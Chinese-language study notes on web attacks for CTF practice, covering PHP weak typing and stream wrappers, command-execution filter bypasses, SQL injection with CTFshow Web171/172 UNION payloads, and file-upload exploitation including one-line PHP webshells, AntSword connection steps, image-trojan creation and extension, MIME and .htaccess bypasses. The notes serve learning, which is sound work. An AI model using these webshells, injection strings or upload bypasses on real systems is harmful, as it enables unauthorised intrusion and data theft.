Web学习笔记

Web学习笔记

一.语言基础

- Python基本语法
- PHP基本语法+类与对象
- MYSQL语法

以上均在附件内

二.PHP“是世界上最好的语言”

PHP语言特性和漏洞

2.1 弱类型

- `===` 和 `==` 都是比较数值，后者属于弱类型，前者要求数值和数据类型都相同才成立。

```php
var_dump('123'==123); //答案是true
var_dump('abc'==0);  //字母默认为0，所以答案也是true
var_dump('123a'==123)  //true
// ==属于弱类型，容易存在漏洞
```

- `md5（）`对内容进行md5编码，md5函数不能传入数组进去否则默认为0;
- `intval(转换的数，进制类型)`，转换进制，0对应八进制，不写进制的话默认十进制，取整数部分
- `$_GET[]`是一个预定义变量，用来获取GET方法提交的数据

2.2 截断

- 通过%00来截断数据，类似于c语言中的/0

> `ereg（需要查询的字符串，输入的字符串，数组）`：函数搜索由指定的字符串作为由模式指定的字符串，如果发现模式则返回 `true`，否则返回 `false`，并且将匹配的答案输入数组中
>
> `strrev ()`:反转字符串，将输入的字符串倒过来
>
> `include("FILENAME")`:将一个php文件的内容插入另一个php文件中，类似于自定义函数
>
> `highlight(文件)`:将给定文件进行高亮处理，显示文件内容。
>
> `die()`:输出一条信息并且退出当前脚本

2.3 伪协议

- php://filter:

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（	）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（	）分隔。
<; 两个链的筛选列表>	任何没有以 `read=` 或 `write=` 作前缀 的筛选器列表会视情况应用于读或写链。

  常用的几种：`php://filter/read=convert.base64-encode/resource=index.php`
  `php://filter/resource=index.php`

- file://协议：

  file://协议主要用于访问文件(绝对路径、相对路径以及网络路径)

  如：`http://www.xx.com?file=file:///etc/passsword`

- php://input

  POST类型，写入的内容当做代码运行

  如：`http://127.0.0.1/cmd.php?cmd=php://input`
  `POST数据：<?php phpinfo()?>`

- date://协议：`data://text/plain,内容` 或者 `data://text/plain;base64,内容`

  如：`http:*//127.0.0.1/include.php?file=data://text/plain,<?php%20phpinfo();?>`

  `http:*//127.0.0.1/include.php?`
  `file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b`

- 常见函数：

  `include` ：将一个php文件的内容插入另一个php文件中，类似于自定义函数

  `require` :与include的作用一样，载入文件代码，区别是require更加安全

  `include_once` , `require_once` ：和include的作用类似，不同点是，只会包含使用文件一次，也就是不会使用第二次，可以避免重复使用

highlight_file() ： 高光显示文件，显示其内容

show_source ： highlight的别名

readfile(filename) :filename指的是文件名，读取文件并且返回的是文件的字
数。

file_get_contents(文件名) :将读取的文件读入一个字符串中

例子：```

```php
<?php
echo file_get_contents("test.txt");
?>

//输出结果：This is a test file with test text.
```

fopen(filename,mode,include_path,context) ： 打开文件或者URL

参数	描述
filename	必需。规定要打开的文件或 URL。
mode	必需。规定要求到该文件/流的访问类型。可能的值见下表。
include_path	可选。如果也需要在 include_path 中检索文件的话，可以将该参数设为 1 或 TRUE。
context	可选。规定文件句柄的环境。Context 是可以修改流的行为的一套选项。

ps:其中readfile和file_get_contents中的参数和这个表格一样，只是少了MODE

file() ： 和file_get_contents类似，不同的是file函数将结果存入的是数组

2.4 变量覆盖

意思是将已经存在的变量进行二次赋值，把原有的数值覆盖

> extract ： 函数从数组中将变量导入到当前的符号表。该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。

```php
<?php
$a = "Original";
$my_array = array("a" => "Cat","b" => "Dog", "c" => "Horse");
extract($my_array);
echo "\$a = $a; \$b = $b; \$c = $c";
?>

/*运行结果
$a = Cat; $b = Dog; $c = Horse
```

> parse_str(string,array) ： 把查询字符串解析到变量中

```php
<?php
parse_str("name=Bill&age=60");
echo $name."<br>";
echo $age;
?>

/*运行结果：
Bill
60
```

参数	描述
string	必需。规定要解析的字符串。
array	可选。规定存储变量的数组的名称。该参数指示变量将被存储到数组中。

```php
<?php
parse_str("name=Bill&age=60",$myArray);
print_r($myArray);
?>

/*运行结果：
Array ( [name] => Bill [age] => 60 )
意思是创建了一个数组，里面有元素name和age，赋值为Bill和60
```

三.命令执行漏洞

3.1 预习内容

- `system(string $command, int &$return_var = ?): string` 函数，system — 执行外部程序，并且显示输出

command	要执行的命令。
return_var	如果提供 `return_var` 参数， 则外部命令执行后的返回状态将会被设置到此变量中

```php
<?php
echo '<pre>';

// 输出 shell 命令 "ls" 的返回结果
// 并且将输出的最后一样内容返回到 $last_line。
// 将命令的返回值保存到 $retval。
$last_line = system('ls', $retval);

// 打印更多信息
echo '
</pre>
<hr />Last line of the output: ' . $last_line . '
<hr />Return value: ' . $retval;
?>
/*执行结果
<pre>anaconda-post.log

bin

code

dev

entrypoint.sh

etc

home
```

```
29
30      lib
31
32      lib64
33
34      media
35
36      mnt
37
38      opt
39
40      proc
41
42      root
43
44      run
45
46      run.sh
47
48      sbin
49
50      srv
51
52      sys
53
54      tmp
55
56      usr
57
58      var
59
60      </pre>
61
62      <hr />Last line of the output: var
63
64      <hr />Return value: 0
65
66      sandbox> exited with status 0
```

- `exec(string $command[,array &$output[,int &$return_var ]])` 函数用于执行一个外部程序

command	**要执行的命令。**

command	要执行的命令。
output	如果提供了 `output` 参数，那么会用命令执行的输出填充此数组，每行输出填充数组中的一个元素。数组中的数据不包含行尾的空白字符，例如 `\n` 字符。请注意，如果数组中已经包含了部分元素，**exec()** 函数会在数组末尾追加内容。如果你不想在数组末尾进行追加，请在传入 **exec()** 函数之前对数组使用 unset() 函数进行重置。
return_var	如果同时提供 `output` 和 `return_var` 参数，命令执行后的返回状态会被写入到此变量。

用法和system一样，区别是返回值是个数组

- `shell_exec(string$cmd): string` 通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。与上述函数用法一致
- `passthru(string $command, int &$result_code = null**): ?bool` 上述函数一样
- `popen()` 函数使用 command 参数打开进程文件指针。

command	命令。
mode	设置模式，例如“ r”，“ w”等，读写权限

- popc_pope,这个函数找不到，不知道是给错了还是我搜错了，php手册上没有诶

  //以上为预习内容

3.2 Linux下的分隔符

- ; 前面的执行完执行后面的
- | 显示后面的执行结果
- || 前面错了执行后面的
- & 前面语句为假执行后面的
- &&前面为真执行后面的

3.3 读文件指令

- cat
- tac
- nl
- more
- less
- sort

/////以上指令都可以读取内容，只不过有一点小区别//////

3.4 判断函数


- preg_match(正则表达式，字符串)

用来判断字符串中有没有正则表达式内的字符串或者字符，如果有返回1，如果没有返回0

3.5 命令执行的基本绕过

3.5.1 敏感字符绕过


> Linux通配符
>
> "*"符号：代表0个或者多个字符。例如在一个目录下，搜索以.csv结尾的文件
>
> "?"符号：代表任意一个字符.例如想要搜索以b字母开头，但是只有两个字母的文件名，并以.doc结尾的文件名
>
> "[]"符号：匹配括号内包含的任一字符
>
> “^ “符号和”！”：通常与[]一起使用，代表取反



例题的payload：?c=system('cat fla''g.php');

payload2: ?c=echo `tac fla*`;

payload3:



3.5.2 空格绕过

> 空格过滤：
>
> 1.< 和<> 重定向符
> 2.%09(需要php环境)
> 3.${IFS}
> 4.IFS9
> 5.$IFS\
> 6.{cat,flag.php} //用逗号实现了空格功能
> 7.%20
> 8.%09
>
> 注：在eval使用带有$的字符串时，需要进行用\转义，因为$在php中有特殊含义

以上这些都可以作为绕过空格过滤的字符，最常用的还是%09和%0a，%0a是换行符，如果preg_match函数正则表达式那里没有加m，就说明我们可以用换行绕过，因为这种情况他是默认第一行的

四.SQL注入漏洞

4.1 常见的系统表

information_schema:里面欧三个重要的表，SCHEMATA,TABLES,COLUNMNS

表名	注释
SCHEMATA	提供了当前mysql实例中所有数据库的信息。是show databases的结果取之此表
TABLES	提供了关于数据库中的表的信息（包括视图）。详细表述了某个表属于哪个schema、表类型、表引擎、创建时间等信息。是show tables from schemaname的结果取之此表
COLUMNS	提供了表中的列信息。详细表述了某张表的所有列以及每个列的信息。是show columns from schemaname.tablename的结果取之此表

4.2 指令

- --+空空格或者#就是表示注释
- use 数据库：进入该数据库
- use 表名：进入该表
- show tables；查看当前数据库所有的表
- show databases；列出所有数据库
- select database()：查看当前数据库
- select version():查看当前版本
- select user():查看当前用户
- *：表示所有
- database():返回当前数据库名称
- create databse 数据库名：创建数据库
- create table 表名（字段名，字段类型+值）：创建数据表
- drop database 数据库名：删库
- drop table 表名：删除表
- ```
  INSERT INTO table_name ( field1, field2,...fieldN )
                         VALUES
                         ( value1, value2,...valueN );
  ```

  向表中插入数据


- SELECT TABLES FROM mysql;从mysql库中列出所有表
- SELECT column_name FROM table_name：在表中查询字段数据
- WHERE语句，就是一个条件判断语句，例如 `SELECT * FROM  information_schema where 条件`
- UNION语句，就是联合查询的意思，意思就是一次执行两个命令，SQL注入中常用的
- IF(CONDITION,A,B):如果条件正确执行A，否则执行B

4.3 常用函数

- LENGTH()：获取字符串长度
- LEFT(字符串，截取个数):从左开始截取字符串
- RIGHT：从右开始截取字符串
-
- SUBSTR(字符串，起点，终点)：从起点开始截取多少个字符串
- MID:就是substr的用法
- ASCII(s)：返回字符串 s 的第一个字符的 ASCII 码
- ord:和ASCII一样
- CHAR_LENGTH(s)：返回字符串 s 的字符数
- CONCAT(s1,s2...sn)：字符串 s1,s2 等多个字符串合并为一个字符串
- limit X，Y：限制返回结果，从X开始返回Y行数据，0代表第一行
- GROUP_CONCAT():把当前这一列的数据连接成一个字符串输出
  ```

- 为表取别名：SELECT * FROM 表名 [AS] 别名；

为student表，取别名s，并查询student表中gender字段值为nv的记录




```
mysql> SELECT * FROM student AS s WHERE s.gender='nv';
+----+------------+-------+--------+
| id | name       | grade | gender |
+----+------------+-------+--------+
| 15 | husanniang |    88 | nv     |
| 16 | sunerniang |    66 | nv     |
+----+------------+-------+--------+
2 rows in set (0.00 sec)

mysql> select * from student;
+----+------------+-------+--------+
| id | name       | grade | gender |
+----+------------+-------+--------+
| 12 | songjiang  |    40 | na     |
| 13 | wuyong     |   100 | na     |
| 14 | qinming    |    90 | na     |
| 15 | husanniang |    88 | nv     |
| 16 | sunerniang |    66 | nv     |
| 17 | wusong     |    86 | na     |
| 18 | linchong   |    92 | na     |
| 19 | yangqing   |    90 | NULL   |
| 20 | songjiang  |    20 | na     |
| 21 | sun%er     |    95 | na     |
+----+------------+-------+--------+
10 rows in set (0.00 sec)

mysql>
```


- 为字段取别名：SELECT 字段名 [AS] 别名 [，字段名 [AS] 别名，……] FROM 表名；

查询student表中所有记录的，name和gender字段值，并为这两个字段起别名，stu_name和stu_gender



```
mysql> SELECT name AS stu_name,gender stu_gender FROM student;
+------------+------------+
| stu_name   | stu_gender |
+------------+------------+
| songjiang  | na         |
| wuyong     | na         |
| qinming    | na         |
| husanniang | nv         |
| sunerniang | nv         |
| wusong     | na         |
| linchong   | na         |
| yangqing   | NULL       |
| songjiang  | na         |
| sun%er     | na         |
+------------+------------+
10 rows in set (0.00 sec)

mysql> select * from student;
+----+------------+-------+--------+
| id | name       | grade | gender |
+----+------------+-------+--------+
| 12 | songjiang  |    40 | na     |
| 13 | wuyong     |   100 | na     |
| 14 | qinming    |    90 | na     |
| 15 | husanniang |    88 | nv     |
| 16 | sunerniang |    66 | nv     |
| 17 | wusong     |    86 | na     |
| 18 | linchong   |    92 | na     |
| 19 | yangqing   |    90 | NULL   |
| 20 | songjiang  |    20 | na     |
| 21 | sun%er     |    95 | na     |
+----+------------+-------+--------+
10 rows in set (0.00 sec)

mysql>
```

4.4CTFSHOW记录

Web171

本地给的提示如图，普通的查询语句，这里的知识点是**and和or的优先级**

如：`select * from product where name='jack' and age=18 or id =1`

这句话的意思是，名字叫jack且年龄为18的人或者id为1的人，and的优先级比or高

所以我们的payload：1' or 1=1--

这里要闭合引号，题中有一个双引号一个单引号，我们照葫芦画瓢


payload2：9999' or id='26

这个就不用注释了，直接手动闭合单引号


Web172

[模块一]

这边我们首先尝试用上一把的payload试试：




很好，不给我们继续爽了，那我们就直接开始爆库，使用联合查询，具体流程如下：



我们的1,2,3已经成功传入进去了，我们接下来继续payload：1' union select table_name,2,3 from information_schema.tables where table_schema=database()--

我们已经把表名暴露出来了，=ctfshow_user就是一开始的假flag，接下来爆字段名称，payload：1' union select column_name,2,3 from information_schema.columns where table_name='ctfshow_user2'--


成功了，我们就继续深入，直接读取password，username，id。payload：1' union select id,password,username from ctfshow_user2--




喜提flag!

[模块2]

模块二长着损样，多了一个返回逻辑，意思是**如果用户名里有flag那么就会过滤不输出**




这里先试试payload：1' or 1=1 --



这里发现id被过滤了，简单，我们已经知道flag就在password里面，flag就是username，那我们不就不输出用户名吗？payload：1' union select 1,2--

可以发现1,2显示在后两格，所以就最终的payload就显而易见：1' union select 1,password from ctfshow_user2--



喜提flag！

另一个payload写法：

1' union select 1,password from ctfshow_user2 where username='flag

五.文件上传

5.1 Webshell管理工具

- antsowrld
- 中国菜刀
- 冰蝎
- 哥斯拉

5.2 一句话木马

将文件上传，写入下列代码，就可以用蚁剑或者菜刀去连接

```
<?php @eval($_POST[1];)?>
<?php if(isset($_POST['c'])){eval($_POST['c']);}?>
<?php system($_REQUEST[1]);?>
```

- 进行post传参1=代码，可以执行指令，比如1=phpinfo()，可以用来RCE
- @是错误控制运算符，加了@不管有没有错误都不会报错
- isset就是判断是否正常输入了一个参数
- system是执行外部系统命令的指令，和eval差不多，eval是执行函数也包括system

5.3 大马的作用

获得数据库，获得后台权限，进行远程控制，大马和小马的区别就是大马的代码量太大了，不好上手，小马比如一句话木马就比较容易使用

我是真的看不懂大马

5.4 常用的一句话木马

(11条消息) 各种一句话木马大全*冰 河的博客-CSDN博客*各种一句话木马大全

5.5 蚁剑的使用方法

- 讲一句话木马（php文件）上传到服务器
- 打开蚁剑
- URL输入：木马文件上传的路径
- 密码，比如<?php @eval($_POST['a'];)?>,这里密码就是a
- 最后点击测试连接，会显示连接成功
- 连接成功后点进去查看文件和管理文件

5.6 文件上传逻辑

- 将本地的文件上传至服务器进行保存
- 上传后，后台会对上传的文件进行判断类型，后缀名，大小等等
- 当我们上传后，如果回显了上传路径，可以根据路径在浏览器访问

5.7 文件上传漏洞

指的是对文件上传没有做严谨的过滤，导致上传的文件有可以被执行的代码，使得攻击者可以执行命令

5.8 文件上传漏洞类型以及绕过

客户端JavaScript验证

- 方法一：就是对格式进行验证，不过经过我做题的感觉，这个东西是最没用的，用插件JS SWITCH当场给你干碎
- 方法二：上传一个png/jpg/gif格式的文件然后用burpsuite进行抓包，再修改后缀名上传就可以了
- 方法三：直接在F12检查里面删掉前端检查格式的函数

服务端MIME类型验证机制

举个例子就是BURPSUITE抓包里面的：

```
Content-Disposition: form-data; name="uploadfile"; filename="1.php"
Content-Type: application/octet-stream

<?php eval($_POST[1])?>
-----------------------------116828467037509764694549261 44
```

Content-Type就是我们要修改的东西

绕过方法：Burpsuite抓包，然后更改content-type的值

参考：

> - image/png
> - image/gif
> - jpg image/jpeg

服务器文件内容验证-文件头<文件幻数>


•常见的文件幻数：

`JPG: FF D8 FF E0 00 10 4A 46 49 46`

`GIF: 47 49 46 38 39 61 (GIF89a)`

`PNG: 89 50 4E 47`

文件头也成为文件幻数，指的是啥呢，我们用010editor打开一个图片文件看看：





如图我们打开了个JPG格式的图片，其中的文件头指的就是FF D8 FF E0 00 10 4A 46 49 46

这一种类型是根据你文件头来判断是否可以上传，如果你只是修改后缀名还是无法修改文件头的，这是一种更为本质的格式

绕过方法：

用cmd指令使用`copy 图片.png/b+代码.php/a 图片木马.png`生成一张图片木马，再将这个图片木马进行上传就好了，我们打开一张图片木马：





文件头已经改变，末尾也加入了我们的木马代码

服务器文件拓展名验证-黑名单

后缀名大小写绕过：

服务端没有将后缀名转换为统一格式进行对比，你上传PHP,pHP,pHp，最终还是当做php格式去执行

重写绕过

有时候你上传了一个.php文件，但是这个php后缀名在黑名单内，他会把他变成空字符，但是他可能只会识别一个php，你上传一个.pphphp,把中间的php去掉，最终还是php格式的文件

特殊可解析后缀绕过

黑名单不严谨：在某些特定环境中某些特殊的后缀名仍会被当做PHP文件解析。
phplphp2/php3/php4lphp5/php6lphp7/phtlphtm/phtml

.htaccess绕过

这里我们先了解.htaccess文件到底是什么，他是php的配置文件，通过他可以修改一些权限，如：

```
<FilesMatch "hack">
    # 修改文件类型 - 下面可以让任何的文件都成为PHP那么被服务器解释
    SetHandler application/x-httpd-php
    AddType application/x-httpd-php .jpg
</FilesMatch>
```

利用操作系统特性——windows

•利用 `windows对于文件和文件名的限制` ，以下字符放在结尾时，不符合操作系统的命名规范，在最后生成文件时， `字符会被自动去掉` 。

上传文件名	服务器文件名	说明
file.php[空格]	file.php	
file.php[.]	file.php	无论多少个.都可以
file.php[%80-%99]	file.php	Burp抓包，在文件名结尾输%80，CTRL+SHIFT+U进行URL-DECODE，或者增加一个空格，再在HEX视图把20修改为80

个人认为这个挺实用的

%00截断

%00不是空格，他代表空字符NULL，在C语言中，在读取内容时碰到了空字符NULL就会停止去读取后面的内容，利用这一点可以有效绕过

如：

